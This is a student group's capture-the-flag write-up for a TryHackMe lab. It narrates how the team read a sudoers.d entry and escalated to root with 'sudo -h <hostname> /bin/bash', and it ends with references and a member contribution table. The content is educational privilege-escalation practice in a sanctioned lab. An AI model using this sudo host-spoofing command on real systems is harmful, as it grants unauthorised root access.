
Figured out the meaning for the line




Found the command to execute command with specified hostname



Successfully escalated into root



Found the root.txt flag



Thought process/Methodology/Attempt

After gained access to the alice's account, I checked what is in the directory and only found kittens.txt. After that, I referred to the dossier of day 11 for the room '25 days of cyber security' by TryHackMe. I tried to find the directory /etc/sudoers by typing *cd /etc/sudoers*, but cannot seem to find it. I then tried to change the directory one by one and found it, but cannot access it. When I list the files and directories in /etc, I also found other directory named *sudoers.d*. I navigated into that directory and found the files named with the user names. I tried to read the files of other users but I don't have the permission to do so. When I open alice's file, I found a line of text, which looked almost similar to the one that we found earlier in process to get into tweedledum's account. I then did some research about privilege escalation and tried to access the /etc/passwd but I don't have the access to the directory. After some researches in the Internet, I figured out the meaning of the text. Alice can run the command *sudo /bin/bash* without password required but only if executed by host *ssalg-gnikool*. I need to do another research on how to execute a command with a specified hostname. I found that we can use command *sudo -h hostname /bin/bash* to run a sudo command with a specified hostname. After I ran the command, I managed to gain access to root. To confirm this, I run the command *whoami*. After that, I changed the directory into /root and list the directories and files in it.

Final product/Result

I found the root.txt and opened it to obtain the second flag in the room.

Reference used:

https://steflan-security.com/tryhackme-looking-glass-walkthrough/
https://yebberdog.medium.com/tryhackme-looking-glass-walkthough-a72c7dcc5250
https://tryhackme.com/room/learncyberin25days - Day 8, Day 9, Day 11 and Day 24
https://tryhackme.com/room/linuxprivesc
https://phoenixnap.com/kb/linux-ls-commands#:~:text=If%20you%20have%20worked%20in,files%20in%20the%20working%20directory.
https://phoenixnap.com/kb/ssh-to-connect-to-remote-server-linux-or-windows
https://askubuntu.com/questions/417839/issue-when-sudo-something-after-a-hostname-change
https://github.com/RoqueNight/Linux-Privilege-Escalation-Basics
https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation

Contributions

ID	NAME	CONTRIBUTION	SIGNATURES
1211103128	Muhammad Ajwad bin Mohamad A'sim	Captured the root flag. Compiled the writeup	Ajwad
1211102001	Muhammad Naqiuddin bin Edy Azhar	Performed the horizontal privilege escalation. Compiled the video. Became the tutor if members have questions	MN
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Did the recon and captured the user flag.	
1211103165	Izzati Alia binti Incik Ghazali	Got the reverse shell to work. Got access into Tweedledum's account	

VIDEO LINK: https://www.youtube.com/watch?v=5X4ZMyPWrxg&ab_channel=M.N.M